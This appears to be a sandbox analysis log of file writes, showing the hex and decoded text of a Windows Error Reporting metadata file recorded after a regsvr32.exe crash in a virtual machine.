C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4376	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1552384</PeakPagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4468	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4472	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4482	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 34 00 33 00 34 00 38 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1343488</PrivateUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	4874	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>regsvr32.exe</Parameter0>	success or wait	8	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5524	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5528	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5530	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5576	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5614	4	0d 00 0a 00		success or wait	6	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5618	2	09 00		success or wait	12	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	5622	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6176	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6180	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6182	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6228	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6266	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6270	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6274	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6368	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6372	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6376	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 6f 00 76 00 79 00 73 00 72 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>wovysr, Inc.</SystemManufacturer>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6482	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6486	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6490	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 6f 00 76 00 79 00 73 00 72 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>wovysr7,1</SystemProductName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6586	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6590	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6594	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.13989454.B64.1906190538</BIOSVersion>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6714	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6718	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6722	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 38 00 38 00 38 00 30 00 30 00 32 00 30 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1588800201</OSInstallDate>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6804	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6808	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6812	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6914	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6918	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6922	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6990	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6994	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	6996	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7036	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7040	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7042	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7076	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7080	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7084	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFI SecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7180	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7184	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7186	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7222	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7226	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7228	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7252	4	0d 00 0a 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7256	2	09 00		success or wait	6	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7260	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags> >	success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7514	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7518	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7520	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7546	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7550	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7552	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 31 00 2d 00 33 00 30 00 54 00 32 00 31 00 3a 00 34 00 34 00 3a 00 30 00 31 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-01-30T21:44:01Z">	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7652	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7656	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7660	270	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 31 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 32 00 36 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 32 00 35 00 36 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 32 00 35 00 36 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68	<Process AsId="401" PID="6260" UptimeMS="125671" TimeSinceCr eationMS="125671" SuspendedMS="0" HangCount="0" GhostCount="0" Crash	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7930	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7934	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7938	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7958	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7962	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	7964	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8002	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8006	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8008	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8046	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8050	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8054	98	3c 00 47 00 75 00 69 00 64 00 3e 00 62 00 62 00 63 00 36 00 61 00 37 00 64 00 38 00 2d 00 33 00 30 00 32 00 31 00 2d 00 34 00 65 00 66 00 61 00 2d 00 61 00 64 00 34 00 33 00 2d 00 36 00 35 00 34 00 35 00 38 00 35 00 36 00 61 00 33 00 33 00 63 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>bbc6a7d8-3021-4efa-ad43-6545856a33cc</Guid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8152	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8156	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8160	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 31 00 2d 00 33 00 30 00 54 00 32 00 31 00 3a 00 34 00 34 00 3a 00 30 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-01-30T21:44:01Z</CreationTime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8258	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8262	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8264	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	8308	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
